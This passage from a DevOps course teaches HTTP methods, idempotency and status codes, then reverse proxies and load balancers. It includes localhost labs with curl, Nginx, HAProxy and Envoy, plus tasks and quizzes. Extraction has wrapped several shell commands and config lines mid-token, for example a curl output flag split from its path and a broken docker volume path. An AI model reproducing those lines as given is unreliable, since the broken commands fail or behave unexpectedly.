            return self._send(200, ITEMS[i])
        self._send(404, {"error": "not found"})

    do_HEAD = do_GET
```

```
    def do_POST(self):
        global NEXT_ID
        d = self._body()
        if "name" not in d:
            return self._send(400, {"error": "name required"})
        item = {"id": NEXT_ID, "name": d["name"], "qty": d.get("qty", 0)}
        ITEMS[NEXT_ID] = item
        NEXT_ID += 1
        self._send(201, item, {"Location": f"/items/{item['id']}"})

    def do_PUT(self):
        i = self._id()
        d = self._body()
        created = i not in ITEMS
        ITEMS[i] = {"id": i, "name": d.get("name", ""), "qty": d.get("qty", 0)}
        self._send(201 if created else 200, ITEMS[i])

    def do_PATCH(self):
        i = self._id()
        if i not in ITEMS:
            return self._send(404, {"error": "not found"})
        ITEMS[i].update(self._body())
        self._send(200, ITEMS[i])

    def do_DELETE(self):
        i = self._id()
        if i in ITEMS:
            del ITEMS[i]
            return self._send(204)
        self._send(404, {"error": "not found"})

ThreadingHTTPServer(("127.0.0.1", 18080), H).serve_forever()
```

Start it: `python3 api.py &`

2. **GET: read, and look at the raw exchange.**

```bash
curl -i http://127.0.0.1:18080/items
curl -v http://127.0.0.1:18080/items/1 2>&1 | grep -E '^[<>]'
```

`-i` prints the status line and headers; `-v` shows `>` request lines and `<` response lines. Expect `200 OK`, `Content-Type: application/json` and a JSON body.

3. **POST twice: not idempotent.**

```bash
curl -i -X POST -H 'Content-Type: application/json' -d '{"name":"mouse","qty":2}'
  http://127.0.0.1:18080/items
curl -s -X POST -d '{"name":"mouse","qty":2}' http://127.0.0.1:18080/items -o
  /dev/null -w '%{http_code}\n'
curl -s http://127.0.0.1:18080/items
```

   Expect `201 Created` with `Location: /items/2` both times, and two separate "mouse" items in the list (ids 2 and 3).

4. **PUT twice: idempotent.**

```bash
for i in 1 2; do curl -s -o /dev/null -w '%{http_code}\n' -X PUT -d
  '{"name":"cable","qty":9}' http://127.0.0.1:18080/items/10; done
curl -s http://127.0.0.1:18080/items/10
```

   First `201` (created), second `200` (replaced). The final state is identical either way: one item with id 10.

5. **PATCH and DELETE.**

```bash
curl -s -X PATCH -d '{"qty":6}' http://127.0.0.1:18080/items/1
for i in 1 2; do curl -s -o /dev/null -w '%{http_code}\n' -X DELETE
  http://127.0.0.1:18080/items/10; done
```

   PATCH returns the item with `"qty": 6`. DELETE returns `204` then `404`: the *state* is the same after both (item gone), which is why DELETE is idempotent even though the status differs.

6. **Provoke 4xx, 3xx, 5xx on purpose.**

```bash
curl -s -i -X POST -d '{}' http://127.0.0.1:18080/items | head -1      # 400
curl -s -i http://127.0.0.1:18080/nope | head -1                        # 404
curl -s -i http://127.0.0.1:18080/boom | head -1                        # 500
curl -s -i http://127.0.0.1:18080/slow-down | grep -iE 'HTTP/|retry'    # 429 + Retry-
  After
curl -s -i http://127.0.0.1:18080/old | grep -iE 'HTTP/|location'       # 301 +
  Location
curl -sL -o /dev/null -w '%{http_code} %{url_effective} redirects=%{num_redirects}\n'
  http://127.0.0.1:18080/old
```

The last command follows the redirect: it ends at `200`, effective URL `/items`, `redirects=1`.

7. **HEAD and status-only checks (what health checks do).**

```bash
curl -sI http://127.0.0.1:18080/items
curl -s -o /dev/null -w '%{http_code}\n' http://127.0.0.1:18080/items
```

HEAD returns the headers (including `Content-Length`) but no body.

8. **Make a proxy produce 502 and 504** (needs Nginx; with Docker):

```bash
cat > /tmp/nginx-502.conf <<'EOF'
events {}
http { server { listen 8088;
  location /dead/ { proxy_pass http://127.0.0.1:9; }
  location /slow/ { proxy_pass http://127.0.0.1:18080/; proxy_read_timeout 1s; }
} }
EOF
docker run -d --rm --name ngx --network host -v /tmp/nginx-
  502.conf:/etc/nginx/nginx.conf:ro nginx:stable
curl -s -o /dev/null -w '%{http_code}\n' http://127.0.0.1:8088/dead/x   # 502: nothing
  listens on port 9
docker stop ngx
```

`502` appears because the upstream refused the connection. (To see `504`, point `/slow/` at a server that sleeps longer than the 1 s timeout.) Stop the Python server with `kill %1` when finished.

7 Real-world scenario

(Illustrative.) After a Friday release, the checkout dashboard shows 3 percent errors. The on-call engineer splits the graph by status code: it is **not** `500` (application exceptions) but `502`, and the ALB metric shows `HTTPCode_ELB_5XX` rising while `HTTPCode_Target_5XX` is flat. So the application is not throwing; the proxy cannot get answers from some targets. Investigation of one target's logs reveals the Node.js process exits on a startup race and is restarted by systemd every 40 seconds, and during each restart window the ALB gets "connection refused". The health check path `/` returned `200` from a static page that did not touch the app, so the broken instance was never taken out of rotation.

Fix: roll back the release, change the health check to `/healthz`, which verifies the database connection, and add `Retry-After` handling to clients. The team also noticed one client library retrying `POST /orders` on `502`; they added an `Idempotency-Key` header so those retries

could not create duplicate orders. **Lesson:** status codes tell you *who* failed, and retry safety depends on method idempotency.

8 Common mistakes and best practices

Don't

- Return `200 OK` with `{"error": ...}` in the body; every monitor and proxy then sees success.
- Use `GET` for actions that change state (crawlers, prefetchers and caches will trigger them).
- Blindly retry `POST` or non-idempotent `PATCH` calls.
- Confuse `401` (who are you?) with `403` (you may not).
- Redirect health-check URLs (`301` to HTTPS) unless the checker follows redirects; a `301` is "unhealthy" to many load balancers.
- Log `Authorization` headers or cookies.

Do

- Use the narrowest accurate code: `201` + `Location` for creation, `204` for empty success, `409` for conflicts, `422` / `400` for validation, `429` for limits.
- Make writes retry-safe with idempotency keys, and combine retries with exponential back-off and jitter.
- Split dashboards and alerts by status family and by *who generated* it (LB vs app).
- Make health endpoints cheap, unauthenticated and meaningful (`/healthz` liveness, `/readyz` readiness).
- Propagate or generate `X-Request-Id` at the edge and log it everywhere. See also idempotency in distributed systems §13.14.

9 Tasks

- [ ] **T1 — Walk the methods** *(≈30 min, beginner)*
  - **Goal:** use all five main methods and read the codes.
  - **Steps:**
    1. Run the API from section 6.
    2. Use `curl` to create, read, replace, patch and delete an item, noting each status code.
    3. Show the raw request and response for one of them with `curl -v`.

- **Done when:** you have a table of method, URL, status code and one-line meaning for all five methods.

- [ ] **T2 — Demonstrate idempotency with numbers** *(≈30 min, intermediate)*
  - **Goal:** prove which methods are safe to repeat.
  - **Steps:**
    1. Send the same `POST` 5 times and count items; send the same `PUT` 5 times and count items.
    2. Add `"qty_increment"` handling to `PATCH` in `api.py` and show that repeating it changes state each time.
    3. Write one sentence per method: safe? idempotent? why?
  - **Done when:** your output shows 5 new items from POST, 1 from PUT, and a growing quantity for the increment PATCH.

- [ ] **T3 — Add an Idempotency-Key to POST** *(≈45 min, intermediate)*
  - **Goal:** make a non-idempotent operation retry-safe.
  - **Steps:**
    1. Modify `do_POST` to read an `Idempotency-Key` header, store `key → response` in a dict, and return the stored response (same item id, code `201`) if the key repeats.
    2. Call it three times with the same key and three times without.
    3. Confirm item counts.
  - **Done when:** three calls with one key create exactly one item and three calls without a key create three.

- [ ] **T4 — Produce and diagnose 502, 503, 504** *(≈60 min, intermediate)*
  - **Goal:** map proxy error codes to causes.
  - **Steps:**
    1. Run Nginx in front of your API (Docker, as in step 8) and produce a `502` by pointing at a closed port.
    2. Produce a `504` by adding a `/sleep` endpoint (`time.sleep(3)`) and setting `proxy_read_timeout 1s`.
    3. Produce a `503` by returning it from your app for `/maintenance` and reading `Retry-After`.
    4. Look at the Nginx error log (`docker logs ngx`) and match each log line with a code.
  - **Done when:** you can reproduce all three on demand and state the cause shown in the log for each.

- [ ] **T5 — Write a status-code monitor** *(≈45 min, advanced)*
  - **Goal:** turn codes into a health signal.
  - **Steps:**
    1. Write a shell or Python script that requests a URL 20 times and prints the count per status code and the p50/max latency (`curl -w '%{http_code} %{time_total}\n'`).
    2. Run it against `/items`, `/boom` and `/slow-down`.
    3. Make it exit non-zero if more than 5 percent of responses are 5xx.
  - **Done when:** the script reports a per-code summary and the exit code flips for `/boom`.
- [ ] **T6 — Prove it: classify an incident** *(≈30 min, advanced)*
  - **Goal:** explain which component failed from codes alone.
  - **Steps:**
    1. Without notes, write what you would conclude and check first for each of: sudden `502`s, sudden `504`s, `503`s with `Retry-After`, a rise in `401`s after a deploy, and a rise in `429`s.
    2. Say for each whether a client may safely auto-retry `GET`, `PUT` and `POST`.
  - **Done when:** your answers match sections 5 and 7, and a teammate agrees they could act on them.

10 Self-check questions

1. What is the difference between a safe method and an idempotent method? Give one example of each combination.
2. Why is `POST` dangerous to retry, and how does an `Idempotency-Key` help?
3. A load balancer reports 502s, 503s and 504s. What does each tell you?
4. When should an API return `401` rather than `403`?
5. What does `304 Not Modified` save, and which headers make it possible?
6. Why does an application behind a proxy often see the wrong client IP, and which header helps?

ANSWERS

1. Safe means no state change (GET, HEAD, OPTIONS). Idempotent means repeating has the same effect as once (PUT, DELETE, and all safe methods). Safe and idempotent: GET. Idempotent but not safe: PUT or DELETE. Neither: POST.
2. A repeated `POST` normally performs the action again (double charge). With an idempotency key the server remembers the first result and returns it for repeats.

3. `502`: the upstream gave an invalid response or refused or reset the connection (app down, wrong port). `503`: no healthy or available upstream, or overloaded. `504`: upstream did not reply before the timeout (slow).
4. `401` when credentials are missing or invalid (client should authenticate); `403` when authenticated but not permitted.
5. It saves transferring the body again: the client sends `If-None-Match` with the stored `ETag` (or `If-Modified-Since`), and the server answers `304` with no body.
6. The TCP connection comes from the proxy, so the source IP is the proxy's. `X-Forwarded-For` (or `Forwarded`) carries the original client IP, and should only be trusted when added by your own proxy.

11 Further reading

- RFC 9110 (HTTP Semantics) and RFC 9112 (HTTP/1.1) — the authoritative definitions of methods, status codes and headers.
- MDN Web Docs — "HTTP" guide, status code and header references.
- Stripe API documentation — "Idempotent requests".
- AWS Elastic Load Balancing documentation — "Troubleshoot your Application Load Balancers" (HTTP error codes).
- *HTTP: The Definitive Guide* by Gourley and Totty; *High Performance Browser Networking* by Ilya Grigorik (free online).
- Next: L2.8 Reverse Proxies and Load Balancers.

2.8 Reverse Proxies and Load Balancers

Topic 8 of 11 | ~5 hours | Difficulty: Intermediate

1 What it is

A **forward proxy** sits in front of *clients* and makes requests for them (a corporate web filter). A **reverse proxy** sits in front of *servers*: clients connect to the proxy, believing it is the website, and the proxy forwards each request to one of the real **backend** (also called **upstream** or **origin**) servers and relays the answer. Typical jobs: terminate TLS, route by hostname or URL path, compress, cache, rate-limit, add headers, hide the internal topology, and absorb slow clients.

A **load balancer (LB)** is a reverse proxy (or packet forwarder) whose main job is to **spread traffic across several identical backends** and to **stop sending traffic to broken ones**. Two ideas make it work: a **balancing algorithm** (who gets the next request) and **health checks** (who is allowed to get requests at all). In practice the two roles overlap, and software such as **Nginx**, **HAProxy** and **Envoy** does both.

2 Why it matters in DevOps

- **Availability:** a single server is a single point of failure. A load balancer plus health checks lets you lose a server (or deploy to one at a time) with no downtime. See High Availability and Scalability §0.8.
- **Scalability:** adding capacity means adding backends behind the same address; no client changes.
- **Deployments:** rolling, blue/green and canary releases are implemented by changing which backends receive traffic (Level 5: zero-downtime deployments §5.8).
- **Debugging:** most requests in modern systems cross at least one proxy. Knowing what it adds (`X-Forwarded-For`), what it changes (timeouts, buffering, body-size limits) and what it hides (the real client IP) explains many "works locally, fails in production" bugs.
- **Security:** the proxy is the choke point for TLS, WAF rules, rate limits and IP allow-lists, and keeps application servers off the public internet.

3 Real-world system example

Nginx powers a very large share of the web as a reverse proxy and web server; it is the default ingress for countless self-hosted stacks and the engine behind the Kubernetes `ingress-nginx` controller. **HAProxy** is known for high-performance TCP/HTTP load balancing with rich health checks and runtime statistics, and is used by many large sites; GitHub has publicly written about using HAProxy as part of its traffic layer. **Envoy** was created at Lyft and is now a CNCF graduated project; it is the data plane for service meshes such as Istio and for gateways such as Contour and Envoy Gateway, built around dynamic configuration (xDS) and rich observability. **AWS Elastic Load Balancing** (ALB, NLB, Gateway Load Balancer) is the managed equivalent: it registers targets, runs health checks, and distributes traffic across Availability Zones, with metrics such as `HealthyHostCount` and `TargetResponseTime` in CloudWatch (Level 6: ALB §6.14). **Google** has published the design of its Maglev software network load balancer, which spreads traffic with consistent hashing so a given flow keeps hitting the same backend.

4 Diagram

A reverse proxy in front of three identical `shop-api` backends, with the health checker removing a failed one:




Figure 2.8-1

One request, including the headers the proxy adds, and a retry on a failed backend:




Figure 2.8-2

5 How it works

Reverse proxy responsibilities

Job	Detail
Routing	By `Host` header (virtual hosts), URL path (`/api/` to one pool, `/static/` to another), headers or cookies
TLS termination	Proxy holds the certificate, speaks plain HTTP (or re-encrypts) to backends. See L2.6
Connection handling	Keeps client connections open and reuses a pool of upstream connections, shielding backends from slow clients
Header rewriting	Adds `X-Forwarded-For` , `X-Forwarded-Proto` , `X-Request-Id` ; sets `Host`
Protection	Request size limits, timeouts, rate limiting, WAF, IP rules

Job	Detail
Caching and compression	Serves repeated responses without hitting the app; gzip/brotli

Because the backend now sees the *proxy's* IP as the client, the proxy passes the original IP in `X-Forwarded-For` (see L2.7). Backends must trust that header only from known proxy addresses, or clients can spoof their IP.

Balancing algorithms

Algorithm	How it picks	Best for	Watch out
Round robin	Next backend in turn	Equal backends and similar requests	Ignores load; one slow request type can pile up
Weighted round robin	Turn-taking proportional to weight	Mixed instance sizes, canary (1 percent)	Weights are static
Least connections	Backend with fewest active connections	Long or uneven requests, WebSockets	Needs connection tracking
Least response time / peak EWMA	Fastest recent responses	Heterogeneous latency	More complex; Envoy, HAProxy and some cloud LBs offer variants
IP hash / consistent hash	Hash of client IP, header or URL	Sticky behaviour, cache locality	Uneven spread; adding a backend remaps some keys
Random with two choices	Pick two at random, choose the less loaded	Large fleets with many proxies	Less intuitive; used in Envoy and Nginx (`random two`)

Session stickiness (affinity) pins a user to one backend using a cookie or hash. It hides statelessness bugs and makes drains and failover harder; prefer stateless backends with session data in Redis (Level 13: Redis §13.7).

Health checks

- **Passive** checks watch real traffic: after N consecutive errors or timeouts the backend is marked down for a period. Nginx open source does this (`max_fails` , `fail_timeout`). It costs real user requests to discover failure (mitigated with retries).
- **Active** checks probe on a timer, for example `GET /healthz` every 2 s; the backend goes down after `fall` failures and back up after `rise` successes. HAProxy, Envoy and every cloud LB do this (Nginx Plus, the commercial edition, also does).
- Check levels: TCP connect (port open), HTTP status (`200`), content or deep check (database reachable). Shallow checks keep a broken app in rotation; overly deep checks (calling five dependencies) can take the whole fleet out when one dependency blips. A good

`/healthz` verifies the process and its *critical* dependencies cheaply. Kubernetes separates this into liveness and readiness probes (Level 8 §8.15).

- **Connection draining** (deregistration delay): when a backend is removed for a deploy, existing requests are allowed to finish before it is stopped.

The three tools

	Nginx	HAProxy	Envoy
Origin	Web server, then proxy	Purpose-built LB	Cloud-native proxy (Lyft, CNCF)
Config	Static text, `nginx -s reload`	Static text, hitless reload, runtime API	YAML, plus dynamic xDS APIs
Strengths	Web serving, caching, ubiquity	Health checks, stats, TCP and HTTP LB	Observability, retries, mesh and gateway use
Health checks	Passive (active in Plus)	Active and passive	Active and outlier detection

Useful commands

Command	Use
`nginx -t` / `nginx -s reload`	Validate / apply config without dropping connections
`haproxy -c -f haproxy.cfg`	Validate config
`curl -I -H 'Host: shop.example.com' http://203.0.113.10/`	Test virtual host routing against a specific proxy
`curl -sH 'X-Request-Id: test-1' ...` then grep logs	Follow one request through hops
`ss -tan state established '( sport = :80 )'`	See live client connections to the proxy

6 Step-by-step guide

Prerequisites: Linux with `python3`, `curl`, and `nginx` and `haproxy` (`sudo apt-get install -y nginx haproxy`; if the packages start system services, stop them with `sudo systemctl disable --now nginx haproxy` so they do not collide with the ports used here). We run everything on localhost. Outputs are representative of runs verified in a sandbox with Nginx 1.24 and HAProxy 2.8.

1. **Start three tiny backends that identify themselves.** Save as `backend.py`:

```python
import sys
from http.server import BaseHTTPRequestHandler, HTTPServer
```

```
PORT = int(sys.argv[1])

class H(BaseHTTPRequestHandler):
    def do_GET(self):
        body = b"ok\n" if self.path == "/healthz" else f"hello from backend
  {PORT}\n".encode()
        self.send_response(200)
        self.send_header("Content-Length", str(len(body)))
        self.end_headers()
        self.wfile.write(body)
    def log_message(self, *a):
        pass

HTTPServer(("127.0.0.1", PORT), H).serve_forever()
```

BASH

```
for p in 9001 9002 9003; do python3 backend.py $p & done
curl -s http://127.0.0.1:9001/        # hello from backend 9001
```

2. **Nginx as a reverse proxy and load balancer.** Create `nginx.conf` (absolute paths for `pid` and logs; replace `/tmp/lab` with a directory you own, and `mkdir -p /tmp/lab`):

NGINX

```
worker_processes 1;
pid /tmp/lab/nginx.pid;
error_log /tmp/lab/error.log;
events {}
http {
  access_log /tmp/lab/access.log;
  upstream shop_api {
    server 127.0.0.1:9001 weight=3;      # gets 3 of every 4 requests
    server 127.0.0.1:9002;
    server 127.0.0.1:9003 backup;        # used only when the others are down
  }
  server {
    listen 8090;
    location / {
      proxy_pass http://shop_api;
      proxy_set_header Host              $host;
      proxy_set_header X-Real-IP         $remote_addr;
      proxy_set_header X-Forwarded-For   $proxy_add_x_forwarded_for;
      proxy_connect_timeout 2s;
      proxy_next_upstream error timeout http_502 http_503;   # retry on the next
  backend
    }
  }
}
```

```bash
nginx -t -c /tmp/lab/nginx.conf        # "syntax is ok" and "test is successful"
nginx -c /tmp/lab/nginx.conf
for i in $(seq 8); do curl -s http://127.0.0.1:8090/; done | sort | uniq -c
```

Expect about `6 hello from backend 9001` and `2 hello from backend 9002` (weights 3:1), and none from the backup.

3. **Watch passive failover.** Kill backend 9001 and keep sending requests:

```bash
kill $(ss -ltnp | grep ':9001' | grep -o 'pid=[0-9]*' | cut -d= -f2)
for i in $(seq 6); do curl -s -w '%{http_code}\n' http://127.0.0.1:8090/; done | sort
  | uniq -c
grep 'Connection refused' /tmp/lab/error.log | head -2
```

All six requests still return `200` from backend 9002 - the proxy retried the failed attempt on the next server (`proxy_next_upstream`), and the error log shows the refused connections it absorbed. Kill 9002 as well and the `backup` server (9003) takes over. Stop Nginx: `nginx -c /tmp/lab/nginx.conf -s stop` , and restart backends 9001 and 9002 before the next step.

4. **HAProxy with active health checks.** Create `haproxy.cfg` :

```
global
    log stdout format raw local0
    stats socket /tmp/hap.sock mode 600 level admin

defaults
    mode http
    log global
    option httplog
    timeout connect 2s
    timeout client  30s
    timeout server  30s

frontend fe_http
    bind 127.0.0.1:8091
    default_backend be_shop_api

backend be_shop_api
    balance roundrobin
    option httpchk
    http-check send meth GET uri /healthz
    http-check expect status 200
    default-server inter 1s fall 2 rise 2
    server app1 127.0.0.1:9001 check
    server app2 127.0.0.1:9002 check
```

```
    server app3 127.0.0.1:9003 check

listen stats
    bind 127.0.0.1:8404
    stats enable
    stats uri /stats
```

```bash
haproxy -c -f haproxy.cfg                # Configuration file is valid
haproxy -D -f haproxy.cfg -p /tmp/hap.pid
sleep 4; for i in $(seq 9); do curl -s http://127.0.0.1:8091/; done | sort | uniq -c
```

Expect three responses from each backend (round robin). Open `http://127.0.0.1:8404/stats` in a browser for the live dashboard, or `curl -s 'http://127.0.0.1:8404/stats;csv' | cut -d, -f1,2,18` to see `UP` / `DOWN` per server.

5. **Kill a backend and watch the health check remove it.**

```bash
kill $(ss -ltnp | grep ':9002' | grep -o 'pid=[0-9]*' | cut -d= -f2)
sleep 4
curl -s 'http://127.0.0.1:8404/stats;csv' | cut -d, -f1,2,18 | grep app
for i in $(seq 6); do curl -s http://127.0.0.1:8091/; done | sort | uniq -c
```

`app2` shows `DOWN` after two failed checks (about 2 s) and traffic splits only between 9001 and 9003 - with **no failed user requests**, because the active check noticed before users did. Compare with step 3, where Nginx discovered failure with real traffic.

6. **Try other algorithms.** In the HAProxy backend change `balance roundrobin` to `balance leastconn` (or `balance source` for IP hashing), reload with `haproxy -D -f haproxy.cfg -p /tmp/hap.pid -sf $(cat /tmp/hap.pid)` and repeat the loop. Add `weight 3` to one `server` line and see the ratio change.
7. **(Optional) Envoy, same idea in YAML.** Envoy's static config for one listener and one health-checked cluster looks like this (not run in this sandbox; take a current image tag from the Envoy docs, and run with `docker run --rm --network host -v $PWD/envoy.yaml:/etc/envoy/envoy.yaml envoyproxy/envoy:<tag>`):

```yaml
static_resources:
  listeners:
  - name: listener_0
    address: { socket_address: { address: 127.0.0.1, port_value: 8092 } }
    filter_chains:
    - filters:
      - name: envoy.filters.network.http_connection_manager
```

```
      typed_config:
        "@type":
type.googleapis.com/envoy.extensions.filters.network.http_connection_manager.v3.Http
ConnectionManager
        stat_prefix: ingress_http
        route_config:
          name: local_route
          virtual_hosts:
          - name: shop
            domains: ["*"]
            routes:
            - match: { prefix: "/" }
              route: { cluster: shop_api }
        http_filters:
        - name: envoy.filters.http.router
          typed_config:
            "@type":
type.googleapis.com/envoy.extensions.filters.http.router.v3.Router
clusters:
- name: shop_api
  type: STATIC
  lb_policy: LEAST_REQUEST
  health_checks:
  - timeout: 1s
    interval: 2s
    unhealthy_threshold: 2
    healthy_threshold: 2
    http_health_check: { path: /healthz }
  load_assignment:
    cluster_name: shop_api
    endpoints:
    - lb_endpoints:
      - endpoint: { address: { socket_address: { address: 127.0.0.1, port_value:
9001 } } }
      - endpoint: { address: { socket_address: { address: 127.0.0.1, port_value:
9002 } } }
```

8. **Clean up.** `nginx -c /tmp/lab/nginx.conf -s stop 2>/dev/null; kill $(cat /tmp/hap.pid); rm -rf /tmp/lab /tmp/hap.*`, and stop remaining `backend.py` processes (`jobs`, then `kill %1 %2 %3`, or find them with `ss -ltnp`).

7 Real-world scenario

(Illustrative.) During a sale, `shop.example.com` starts returning intermittent `504` errors. The dashboards show the application servers at 30 percent CPU, so nobody suspects capacity. The engineer looks at the proxy's per-backend stats and sees one of four backends with 400

active connections while the others hold 40: the proxy uses **round robin**, and a slow `/export` endpoint pins long requests to whichever backend drew them. That backend's worker pool is exhausted, so new requests queue and then hit `proxy_read_timeout`.

Short-term fix: switch the pool to `least_conn` and move `/export` to a dedicated pool with a higher timeout. Longer-term: add an active health check that fails when the worker queue is full, set connection draining on deploys, and make the export asynchronous (`202 Accepted` and a job). **Lesson:** an algorithm that is fine for uniform requests collapses for uneven ones, and "app CPU is low" does not mean "the app is healthy".

8 Common mistakes and best practices

Don't

- Point the health check at a static page that does not exercise the app (broken instances stay in rotation) or at an endpoint that calls every dependency (a database blip removes the entire fleet).
- Forget `proxy_set_header Host` and forwarded headers, then wonder why the app builds `http://` or internal URLs.
- Trust `X-Forwarded-For` from the open internet.
- Leave default timeouts and body-size limits unreviewed (`413`, `504` surprises).
- Rely on sticky sessions to paper over state kept in process memory.
- Run a single load balancer instance as the new single point of failure.

Do

- Use at least two LB instances (or a managed LB across Availability Zones) so the balancer itself is not a single point of failure.
- Prefer **least connections** (or two-choice) when request durations vary, round robin when they are uniform.
- Tune `fall` / `rise` and interval so detection is fast (a few seconds) without flapping.
- Enable connection draining and graceful shutdown (stop accepting, finish in-flight requests) in every deploy.
- Export LB metrics (request rate, 4xx/5xx by origin, healthy hosts, latency) and alert on healthy-host count.
- Keep proxy configuration in version control and validate it in CI (`nginx -t`, `haproxy -c`).

9 Tasks

- [ ] **T1 — Build a load-balanced pool with Nginx** *(≈45 min, beginner)*

- **Goal:** distribute requests across three backends.
- **Steps:**
  1. Run the three backends and the Nginx config from section 6.
  2. Send 30 requests and count responses per backend.
  3. Change weights to `1`, `1`, `2`, reload with `nginx -s reload`, and repeat.
- **Done when:** the counts match the weights in both runs (for example 1:1:2).

☐ **T2 — Compare passive and active failure detection** *(≈45 min, intermediate)*

- **Goal:** measure how many user requests fail while a backend is dead.
- **Steps:**
  1. Remove `proxy_next_upstream` from the Nginx config, kill a backend, and send 20 requests, counting non-200 responses.
  2. Repeat through HAProxy with active checks (`inter 1s fall 2`).
  3. Record failures and time until the dead server is skipped for each.
- **Done when:** you have a two-row table (failed requests, detection time) and a sentence on why they differ.

☐ **T3 — Route by path and host** *(≈45 min, intermediate)*

- **Goal:** use the proxy as a router.
- **Steps:**
  1. Create two backend pools: `api` (ports 9001-9002) and `static` (9003).
  2. In Nginx route `/api/` to `api` and everything else to `static`.
  3. Add a second `server` block with `server_name admin.example.com` returning a fixed `200`, and test with `curl -H 'Host: admin.example.com' http://127.0.0.1:8090/`.
- **Done when:** three different requests reach three different destinations, shown by `curl` output and the access log.

☐ **T4 — Break it: uneven requests vs algorithm** *(≈60 min, advanced)*

- **Goal:** reproduce the section 7 problem and fix it.
- **Steps:**
  1. Modify `backend.py` so path `/slow` sleeps 3 seconds (use `ThreadingHTTPServer`).
  2. Send 10 concurrent `/slow` requests plus a stream of fast requests (`xargs -P 10` or `curl --parallel`) through HAProxy with `balance roundrobin`; record per-backend connection counts on the stats page.
  3. Switch to `leastconn` and repeat.

- **Done when:** you can show different connection distributions for the two algorithms and explain the difference.

☐ **T5 — Preserve the client IP end to end** *(≈45 min, intermediate)*

- **Goal:** make the backend see the real client address.
- **Steps:**
  1. Change the backend to print the `X-Forwarded-For` and `X-Real-IP` headers it receives (return them in the body).
  2. Send requests through Nginx, once directly and once with an incoming spoofed `X-Forwarded-For: 1.2.3.4`.
  3. Observe how `$proxy_add_x_forwarded_for` appends rather than replaces, and note why a backend must only trust the last proxy hop.
- **Done when:** you can show the header value in both cases and write the rule for safely deriving the client IP.

☐ **T6 — Prove it: design the front door** *(≈40 min, advanced)*

- **Goal:** explain a production-grade LB design for `shop-api`.
- **Steps:**
  1. Draw from memory: two proxy instances, three `shop-api` backends across two zones, health checks, TLS termination point, connection draining.
  2. List which algorithm you pick and why, and what the health endpoint verifies.
  3. Explain what a client sees when one backend dies, when one proxy dies, and during a deploy.
- **Done when:** your design matches sections 4 and 5 and has no single point of failure.

10 Self-check questions

1. What is the difference between a forward proxy and a reverse proxy?
2. Round robin vs least connections: when does each fail or shine?
3. What is the difference between a passive and an active health check, and what does each cost?
4. Why does the backend see the load balancer's IP, and how do you recover the client's IP safely?
